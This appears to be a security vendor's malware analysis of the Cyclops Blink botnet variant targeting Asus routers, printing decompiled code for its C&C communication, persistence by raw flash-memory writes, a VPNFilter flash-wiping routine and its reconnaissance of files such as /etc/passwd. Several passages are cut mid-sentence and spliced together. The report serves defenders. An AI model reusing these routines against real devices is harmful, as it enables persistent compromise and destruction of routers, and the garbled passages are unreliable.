Cyclops Blink Sets Sights on Asus Routers

This report discusses the technical capabilities of this Cyclops Blink malware variant that targets ASUS routers and includes a list of more than 150 current and historical command-and-control (C&C) servers of the Cyclops Blink botnet.

By: Feike Hacquebord, Stephen Hilt, Fernando Merces
March 17, 2022
Read time: 13 min (3510 words)

With additional insights from Philippe Z Lin

Note: This article has been updated on March 17, 2022, 2:00 a.m. ET to include Asus' security bulletin.

Cyclops Blink, an advanced modular botnet that is reportedly linked to the Sandworm or Voodoo Bear advanced persistent threat (APT) group, has recently been used to target WatchGuard Firebox devices according to an analysis performed by the UK's National Cyber Security Centre (NCSC). We acquired a variant of the Cyclops Blink historical command-and-control (C&C) servers of the Cyclops Blink botnet. This list aims to aid cybersecurity defenders in searching for affected devices in their networks and starting the remediation process. We have reached out to Asus regarding our investigation, and they have created a security bulletin that includes a security checklist to help prevent Cyclops Blink attacks, as well as a list of affected Asus products.

Our data also shows that although Cyclops Blink is a state-sponsored botnet, its C&C servers and bots affect WatchGuard Firebox and Asus devices that do not belong to critical organizations, or those that have an evident value on economic, political, or military espionage. Hence, we believe that it is possible that the Cyclops Blink botnet's main purpose is to build an infrastructure for further attacks on high-value targets. Cyclops Blink has been around since at least June 2019, and a considerable number of its C&C servers and bots are active for up to about three years.

The Sandworm APT group has been attributed as creating both Cyclops Blink and the VPNFilter internet of things (IoT) botnet. VPNFilter, first discovered in 2018, targeted router and storage devices. It was also reported to have infected hundreds of thousands of devices. In 2021, Trend Micro published a technical analysis of VPNFilter, which includes a discussion of how the botnet continues to affect infected systems two years after its discovery. Sandworm was also responsible for many high-profile attacks, including the 2015 and 2016 attacks on the Ukrainian electrical grid, the 2017 NotPetya attack, the 2017 French presidential campaign, the 2018 Olympic Destroyer attack on the Winter Olympic Games, and a 2018 operation against the Organization for the Prohibition of Chemical Weapons (OPCW).

Cyclops Blink malware analysis

[k". If it does not, it performs the following routine:

1. **It redirects both stdout and stderr file descriptors to /dev/null.**
2. **It sets the default handlers for SIGTERM, SIGINT, SIGBUS, SIGPIPE, and SIGIO signals.**
3. **It reloads itself with a new "[ktest]" process name.**

It then waits for 37 seconds before it sets up its hard-coded parameters. These include the hard-coded C&C servers and the interval that should be used to communicate with the C&C servers.

It also creates a pipe for inter-process communication (IPC) by calling the pipe() function for getting two file descriptors for reading and writing data. It also enables non-blocking I/O for the writing file descriptor by using ioctl().

After this, a new data packet will be created in memory, which will then be sent to a C&C server. The details of this communication are covered later in this analysis.

For every hard-coded TCP port used to communicate with the C&C servers, the malware creates a rule in Netfilter — the Linux kernel firewall — using the iptc_insert_entry() function from libiptc1 to allow output communication to it. The rules have the following parameters:

```
Protocol: TCP
```

```
Table: OUTPUT
```

```
Action: ACCEPT
```

```
Destination ports: 636, 994, and 995
```

For an unknown reason, the malware deletes the aforementioned rules and creates them again, this time using the iptables command via the system() function. The commands are as follows:

```
iptables -D OUTPUT -p tcp --dport %d -j ACCEPT
iptables -I OUTPUT -p tcp --dport %d -j ACCEPT
```

The OpenSSL library is then initialized, and the core component proceeds to initialize the hard-coded modules.

Modules initialization

During this part, the core component initializes the modules. Communication with the ... pipes before executing them in their own child processes.

```
  modules = j_malloc(sizeof(mod_t) * CONFIG_MODULES_COUNT);
  mods_arr = j_memset(modules, 0, sizeof(mod_t) * CONFIG_MODULES_COUNT);
  for ( i = 0; i < CONFIG_MODULES_COUNT; ++i )
  {
    cur_mod = (modules + sizeof(mod_t) * i);
    LOBYTE(cur_mod->ret_mod_init) = sub_15750(mods_arr, modules, 4 * i, funcs_init[i]);
    j_pipe((modules + sizeof(mod_t) * i));      // creates pipe1
    j_pipe((modules + sizeof(mod_t) * i + offsetof(mod_t, pipe2_read)));// creates pipe2
    mod_cur_ = (modules + sizeof(mod_t) * i);
    mod_cur_->mod_pid = j_start_module_proc(mod_cur_, *(&funcs_main + i), i);// start the module as a child process
    j_ioctl(*(modules + sizeof(mod_t) * i + offsetof(mod_t, pipe2_read)), FIONBIO, &on);// sets non-blocking I/O for pipe2.read
    j_close(*(modules + sizeof(mod_t) * i));    // closes pipe1
    mods_arr = j_close(*(modules + sizeof(mod_t) * i + offsetof(mod_t, pipe2_write)));// closes pipe2
  }
  modules_count = CONFIG_MODULES_COUNT;
}
```

Figure 1. The function that initializes the modules

In Figure 1, we inferred the following mod_t structure:

```
struct mod_t
{
  int pipe1_read;
  int pipe1_write;
  int pipe2_read;
  int pipe2_write;
  int ret_mod_init;
  int mod_pid;
  int unk3;
};
```

Figure 2. Inferred mod_t structure; the last member is unknown.

Parameters

The parameters are then initialized. They consist of a 592-byte structure containing essential information sent to the modules via pipes. This information includes:

- **All C&C IP addresses and ports**
- **The local IP address**
- **An interval for C&C server communication**
- **When the next packet to be sent to a C&C server is**
- **The main process PID**
- **A hard-coded ID (we saw 0xA08F078B, 0xBD0A5B36, and 0xA244E5E2)**
- **The parameters are pushed to the modules, which are initialized at this point.**

C&C communication

After obtaining data from the modules, the core component starts the encryption routines that will cipher the data before sending it to the C&C server.

Encryption

Cyclops Blink encrypts data using OpenSSL functions that should be available in the infected device as they are dynamically loaded.

The data is encrypted using AES-256 in cipher block chaining (CBC) mode with a randomly generated 256-bit key and 128-bit initialization vector (IV). It is then encrypted using a hard-coded RSA-2560 (320-bit) public key unique to each sample.

generation.

The C&C server must have the corresponding RSA private key to decrypt the data.

After encryption, if the total packet length is greater than 98,303 bytes, the packet is sent.

Data transferring

To send data to the C&C server, the core component performs a TLS handshake with a randomly chosen C&C server at a random TCP port, both of which are from a hard-coded list.

After choosing an IP address and a TCP port pair, the core component creates a child process to perform the communication. The child process will connect to the C&C server and write four bytes to the SSL socket. These four bytes are the packet size that it wants to send.

```
ssl_sock = j_connect_proxy(*(rnd_addr + 4 * v1));// Connect to a random C&C from the list
if ( ssl_sock )                          // If connected..
{
  SSLWrite_(*ssl_sock, PACK, 4);         // Write 4 bytes from packet to the SSL socket
  buff_read_from_c2 = NULL;
  nbytes_received = j_recv_data(ssl_sock, &buff_read_from_c2, -1);// max == -1 means read everything
  if ( nbytes_received <= 0 )
    goto end;
  if ( nbytes_received != 4 )            // If data read lenght is not 4
    goto free_n_end;
```


Figure 3. The child process writes four bytes to the SSL socket.

10 bytes are then written to the core component pipe. The data follows a specific format. For example:

Packet length	Target module	Command	Data (victim's IPv4 address)
00 00 00 0a	00	07	c0 a8 00 01

The core component then receives more data from the C&C server. This time, it expects an encrypted packet to be decrypted using the hard-coded RSA-2560 public key.

The malware expects a response where the first four bytes are the size of the packet followed by the encrypted data.

```
  if ( j_recv_data(ssl_sock, &buff_read_from_c2, 4) != 4 )
    break;
  resp_siz = j_ntohl(*buff_read_from_c2);
  j_free(buff_read_from_c2);
  buff_read_from_c2 = NULL;
  resp_siz -= 4;
  nbytes_received = j_recv_data(ssl_sock, &buff_read_from_c2, resp_siz);
  if ( nbytes_received != resp_siz )
  {
    if ( buff_read_from_c2 )
      goto free_n_end;
    goto end;
  }
  decrypted_data = NULL;
  decrypted_data_len = 0;
  if ( j_decrypt(buff_read_from_c2, nbytes_received, &decrypted_data, &decrypted_data_len) > 0 )
  {
    j_write(sCanBusOut, decrypted_data, decrypted_data_len);
    j_free(decrypted_data);
  }
  j_free(buff_read_from_c2);
}
```

Figure 4. Core component code that receives and decrypts data from the C&C server

If something is received, it is decrypted and written to the main pipe. For decryption, the malware uses the RSA_public_decrypt() function, which decrypts data encrypted with a corresponding private key, leveraging the “reversibility” of the RSA encryption algorithm.

Finally, a variable containg the next time a packet should be sent is updated and all of the parameters are sent to the modules again. This is because the core component can receive new parameters from the C&C servers.

Commands

First, the core component sends the supported commands to the C&C server and then enters in a loop where it expects one of the commands.

If a command targets the core component, it can be one of the following:

Command ID	Action
0	Terminates the program
1	Bypasses the data-sending interval and sends data to C&C servers immediately
2	Adds a new C&C server to the list in memory
3	Sets time to send the next packet to the C&C server
4	Sets time to send the next packet to the C&C server
5	Adds a new module (an ELF file should be received following the command)
6	Reloads the malware
7	Sets the local IP address parameter
8	Sets a new worker ID
9	Sets an unknown byte value

Modules

Asus (0x38)

This module can read and write from the devices' flash memory. The flash memory is used by these devices to store the operating system, configuration, and all files from the file system. Our research was carried out on the RT-AC68U, but other Asus routers such as RT-AC56U might be affected as well. It's important to note, however, that since the malware is modular in nature, it can be easily recompiled to target any other device. The samples we've obtained work in the conditions mentioned in this report, but the malware actors seem ready to target any other router model or brand. In fact, this is what they have done with WatchGuard — it's the same code, but it has been recompiled for the brand.

First, the module examines the content /proc/mtd file, which provides general information about the devices' Memory Technology Device (MTD) subsystem. The MTD provides an abstraction layer to access the device's flash memory.

The malware looks for the strings "linux" and "rootfs" and reads it using a printf()-like format:

```
  char *end; // [sp+114h] [bp+10Ch]
  int read; // [sp+118h] [bp+110h]
  FILE *fd_proc_mtd; // [sp+11Ch] [bp+114h]

  fd_proc_mtd = j_fopen("/proc/mtd", "r");
  if ( !fd_proc_mtd )
    return 0;
  line = 0;
  v3 = 0;
  read = 0;
  while ( 1 )
  {
    read = j_getline();
    if ( read == EOF )
      break;
    if ( j_strstr(line, "linux") || j_strstr(line, "rootfs") )
    {
      j_sscanf(line, "%s %08x %08x %s", &mtd_data, &mtd_data.size, &mtd_data.erasesize, mtd_data.name);
      end = j_strchr(mtd_data.dev, ':');
      if ( end )
        *end = '\0';
      break;
    }
  }
  j_free(line);
  j_fclose(fd_proc_mtd);
  j_memset(buff, 0, sizeof(buff));
  j_sprintf(buff, "/dev/%s", mtd_data.dev);
  mtd_data.fd = j_open(buff, O_RDWR);
  if ( mtd_data.fd >= 0 )                          // mtd_data.fd
    return &mtd_data;
  else
    return 0;
}
```

Figure 5. The module looks for “linux” and “rootfs” strings

The inferred mdt_data_t structure is as follows:

```
  int size;
  int erasesize;
  char name[32];
  int fd;
};
```

Figure 6. The mtd_data_t structure

The data is read to this structure. The content of /proc/mtd for an Asus RT-AC68U device is as follows:

```
ftr@RT-AC68U-8EB0:/tmp/home/root# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00080000 00020000 "boot"
mtd1: 00180000 00020000 "nvram"
mtd2: 03e00000 00020000 "linux"
mtd3: 03c62b30 00020000 "rootfs"
mtd4: 03ec0000 00020000 "brcmnand"
mtd5: 00140000 00020000 "asus"
```

Figure 7. Typical /proc/mtd from an Asus RT-AC68U router

Therefore, for the case here, the malware would open /dev/mtd2, which is the partition where the Linux kernel image is stored. Why the malware authors decided to read either “linux” or “rootfs” partition is unclear. Based on our knowledge, they have quite different purposes. While the first holds the operating system, the second stores programs’ critical files, such as executables, data, and libraries.

Cyclops Blink reads 80 bytes from the flash memory, writes it to the main pipe, and enters a loop to wait for a command to replace the partition content:

```
    j_memset(buff1_1k, 0, sizeof(buff1_1k));
    ptr_buff1_1k[5] = 2;
    tmp = j_htonl(i + 1);                       // 0x2000000
    j_memcpy(ptr_buff1_1k + 6, &tmp, 4u);
    j_memcpy(ptr_buff1_1k + 10, data_buff, 4 * (i + 1));
    *ptr_buff1_1k = j_htonl(4 * (i + 2) + 6);   // 0x5a000000
    j_write(sCanBusOut, ptr_buff1_1k, 4 * (i + 2) + 6);// Writes 80 bytes from the buffer to sCanButOut fd
  }
  while ( 1 )
  {
    pfd[0].fd = mod_pipe1_read;
    // /* Event types that can be polled for.  These bits may be set in `events'
    //    to indicate the interesting event types; they will appear in `revents'
    //    to indicate the status of the file descriptor.  */
    // #define POLLIN                 0x001               /* There is data to read.  */
    // #define POLLPRI                0x002               /* There is urgent data to read.  */
    // #define POLLOUT                0x004               /* Writing now will not block.  */
    pfd[0].events = POLLIN;
    while ( 1 )
    {
      ready = j_poll(pfd, 1u, -1);
      if ( ready < 0 )
        break;
      if ( ready )                              // poll() succeeded
      {
        if ( pfd[0].revents != POLLIN )
          j__exit(0);
        j_memset(buff2_1k, 0, sizeof(buff2_1k));
        bread = j_read(pfd[0].fd, buff2_1k, 1024u);
        if ( !j_memcmp(buff2_1k, "<p: ", 4u) && bread == 592 )
        {
          j_memcpy(asus_module_data, buff2_1k, sizeof(asus_module_data));
          if ( j_memcmp(&asus_module_data[20], data_buff, 80u) )
          {
            j_memcpy(data_buff, &asus_module_data[20], 80u);
            j_save_data(data_buff, 80u);
          }
        }
      }
    }
  }
}
```

Figure 8. Asus module main loop

If the data coming from the core component starts with “<p:”, it means that it is a parameter for this module and 80 bytes will be written to the flash memory, effectively replacing its content.

following image shows:

```
size = 0;
buf_to_write = NULL;
mtd = NULL;
if ( buff )
{
  if ( count )
  {
    mtd = j_getnvram();
    if ( mtd )
    {
      if ( mtd->size >= count )
      {
        for ( size = mtd->erasesize; size < count; size += mtd->erasesize )
          ;
        buf_to_write = j_malloc(size);
        j_memset(buf_to_write, 0, size);
        if ( j_lseek(mtd->fd, -size, SEEK_END) != -1 && j_read(mtd->fd, buf_to_write, size) > 0 )
        {
          j_memcpy(&buf_to_write[size - count], buff, count);
          if ( j_lseek(mtd->fd, -size, SEEK_END) != -1 )
          {
            erasesize = mtd->erasesize;
            for ( i = mtd->size - size; i < mtd->size; i += erasesize )
            {
              j_ioctl(mtd->fd, MEMUNLOCK, &i);
              if ( j_ioctl(mtd->fd, MEMERASE, &i) == -1 )
                goto _exit;
            }
            if ( j_lseek(mtd->fd, -size, SEEK_END) != -1 )
              j_write(mtd->fd, buf_to_write, size);
          }
        }
      }
    }
  }
}
```

Figure 9. Cyclops Blink Asus module code for writing to raw flash memory

As the flash memory content is permanent, this module can be used to establish persistence and survive factory resets.

intended to "brick" the infected device. Apart from deleting many important files and even trying to delete the whole root file system, this particular VPNFilter stage also writes many 0xff bytes to the raw flash memory:

```
for ( buff = 0; buff != (const char *)255; ++buff )
{
  _vsnprintf(filename, (size_t)"/dev/mtd%d", buff, ff_buffer1);
  dev_mtd_fd = open(filename, O_RDWR);
  if ( dev_mtd_fd == -1 )
    break;
  ioctl(dev_mtd_fd, MEMGETINFO, (int)&p);
  ff_buffer2 = (void *)malloc(size);
  get_ff_buffer(ff_buffer2, 0xFF, size);
  _fseek(dev_mtd_fd, 0, SEEK_SET);
  len = size;
  for ( offset = 0; *(_DWORD *)v13 > (unsigned int)offset; offset += len )
  {
    ioctl(dev_mtd_fd, MEMUNLOCK, (int)&offset);
    ioctl(dev_mtd_fd, MEMERASE, (int)&offset);
    _fseek(dev_mtd_fd, offset, SEEK_SET);
    write(dev_mtd_fd, ff_buffer2, len);
  }
  free(ff_buffer2);
  close(dev_mtd_fd);
```

Figure 10. VPNFilter "dstr" third-stage code for writing to raw flash memory

System reconnaissance (0x08)

This module is responsible for sending information from the infected device to the C&C server. The following data is obtained from an infected device:

- The Linux version, which the module gets by calling the uname() function and /etc/issue file

- The content of the following files:
  - /etc/passwd
  - /etc/group
  - /proc/mounts
  - /proc/partitions
- Information about the network interfaces, which it gets by calling the if_nameindex() and iotctl() functions with the SIOCGIFHWADDR and SIOCGIFADDR commands.

File download (0x0f)

This module can download files from the internet. The DNS resolution is performed using DNS over HTTPS (DoH). The malware sends an HTTP POST request to a Google DNS Server (8.8.8.8) using the following headers:

```
j_SSL_set_fd();
if ( j_SSL_connect() == 1 )
{
  j_sprintf(
    v11,
    "POST /dns-query HTTP/1.1\r\n"
    "Host: dns.google\r\n"
    "User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0\r\n"
    "Accept: application/dns-message\r\n"
    "Content-Type: application/dns-message\r\n"
    "Content-Length: %d\r\n"
    "\r\n",
    v13);
  v12 = j_strlen(v11);
  j_memcpy(&v11[v12], v5, v13);
  v12 += v13;
  SSLWrite_(v19, v11, v12);
```

Figure 11. HTTP POST request over SSL for DNS resolution

are as follows:

- **This module does not have an upload feature.**
- **The 0x1 bit in the control flags is used in this module to specify if the download should be done via HTT PS.**

Infrastructure

We have been able to determine that the botnet of Cyclops Blink infected routers from both compromised WatchGuard devices and Asus routers. These compromised devices periodically connect to C&C servers that are themselves hosted on compromised WatchGuard devices. We have evidence that the routers of at least one vendor other than Asus and WatchGuard are connecting to Cyclops Blink C&Cs as well, but so far we have been unable to collect malware samples for this router brand.

The botnet of Cyclops Blink has been around for some time. Using historical data of internet-wide scans and SSL certificate data, it is likely that Cyclops Blink dates back to at least June 2019. Since June 2019, the actor has issued more than 50 SSL certificates that were used on WatchGuard C&Cs on various TCP ports (as far as we are aware, the following TCP ports were used: 636, 989, 990, 994, 995, 3269, and 8443).

In Appendix A, we have listed both the live and inactive C&Cs used by Cyclops Blink for the benefit of network defenders. We have observed that some of the WatchGuard and Asus bots were never cleaned up because these routers still try to connect periodically to old C&Cs that were secured or taken offline.



Figure 12. The timeline of several SSL certificates that were issued for Cyclops Blink C&Cs

Our investigation shows that there are more than 200 Cyclops Blink victims around the world. Typical countries of infected WatchGuard devices and Asus routers are the United States, India, Italy, Canada, and a long list of other countries, including Russia. It should be noted that these victims do not appear to be evidently valuable targets for either economic, military, or political espionage. For example, some of the live C&Cs are hosted on WatchGuard devices used by a law firm in Europe, a medium-sized company producing medical equipment for dentists in Southern Europe and a plumber in the United States. This is in line with the increasing number of brute-force attacks performed by other APT groups such as Pawn Storm, a group that has compromised



Figure 13. The number of months that Cyclops Blink C&Cs have been live; it is important to note that live C&Cs during the time of reporting have been included.

Conclusion and security recommendations

Over the past few years, IoT attacks have been escalating globally and internet routers have been one of the primary targets. There are several reasons that these devices are favored by an attacker — the infrequency of patching, the lack of security software, and the limited visibility of defenders. Combined, these allow for the possibility of what we refer to as "eternal botnets." Once an IoT device is infected with malware, an attacker wants to do. The underlying operating systems for the majority of IoT devices is Linux, which is also used by many powerful systems tools. This can allow attackers to add anything else that they might need to complete their attacks. In the case of Cyclops Blink, we have seen devices that were compromised for over 30 months (about two and a half years) in a row and were being set up as stable C&C servers for other bots.

The NCSC report covered malware targeting a specific vendor, namely WatchGuard. Based on our previous analysis of VPNFilter, we assumed that there were more vendors being attacked by this group. The vendors that were targeted by VPNFilter were Asus, D-Link, Huawei, Linksys, MikroTik, Netgear, QNAP, TP-Link, Ubiquiti, UPVEL, and ZDE. In the case of Cyclops Blink, we received samples targeting Asus routers that were not previously reported on. The Asus version of the Cyclops Blink malware that we have analyzed showed some differences compared to the WatchGuard versions that have been previously discussed. The samples that we have analyzed are compiled for ARM and are dynamically linked against uClibc. They also contain a module that specifically targets Asus routers. Asus is likely only one of the vendors that is currently being targeted by Cyclops Blink. We have evidence that other routers are affected too, but as of reporting, we were not able to collect Cyclops Blink malware samples for routers other than WatchGuard and Asus. Looking into the malware and the infrastructure being used by Cyclops Blinks actors gives us some clues about the other vendors that might be affected and how widespread this malware is. By sharing this additional technical observation, we aim to help network defenders, as well as those likely to be targeted by APT groups (such as Sandworm), gain a more complete picture of the Cyclops Blink campaign.

Based on our observation, we strongly believe that there are more targeted devices from other vendors. This malware is modular in nature and it is likely that each vendor used for distributed denial-of-service (DDoS) attacks, espionage, or proxy networks remains to be seen. But what is evident is that Cyclops Blink is an advanced piece of malware that focuses on persistence and the ability to survive domain sinkhole attempts and the takedown of its infrastructure. The APT group behind this malware has learned from its VPNFilter campaigns and continues to attack IoT devices such as routers.

In the age of work-from-home (WFH) during the pandemic, it's possible that espionage is part of the reason that IoT devices are still major targets for advanced attackers. The more routers are compromised, the more sources of powerful data collection — and avenues for further attacks — become available to attackers. Having a distributed infrastructure also makes it more difficult for cybersecurity teams to take down the whole attack. This is also why, after more than two years, there are still live VPNFilter hosts out there.

Organizations can protect themselves from Cyclops Blink attacks by using strong passwords and re-examining their security measures. It is also important to ensure that only the services that absolutely need to be exposed to the internet are exposed. Access to these services should be limited, which can be achieved by configuring a virtual private network (VPN) that can access those services remotely. It's also important to set reminders to check if devices such as routers, cameras, network-attached storage (NAS) devices, and other IoT devices have been patched or otherwise.

If it is suspected that an organization's devices have been infected with Cyclops Blink, it is best to get a new router. Performing a factory reset might blank out an organization's configuration, but not the underlying operating system that the attackers have modified. If a particular vendor has firmware updates that can address a Cyclops Blink no longer receive updates from its vendor. In such cases, an average user would not have the ability to fix a Cyclops Blink infection.

While the Cyclops Blink malware variant that we analyzed in this report is complicated in nature, one thing proves to be unmistakable when it comes to the Sandworm group that created it: Sandworm is a persistent and sophisticated group whose motives are clearly at odds with those that would be expected from groups that are primarily financially motivated. Sandworm's previous high-profile victims and their attacks' substantial impact on these organizations are particularly worrying — even more so for a group that quickly learns from past errors, comes back stronger time and time again, and for whom international repercussions seem minimal at best.

The indicators of compromise (IOCs) can be found in this appendix and the C&C server validation script can be accessed via this text file.

Tags

APT & Targeted Attacks | IoT | Research | Articles, News, Reports

Authors

Feike Hacquebord
Sr. Threat Researcher

Stephen Hilt
Sr. Threat Researcher

CONTACT US SUBSCRIBE

Related Articles

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

A Cybersecurity Risk Assessment Guide for Leaders

See all articles >

About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States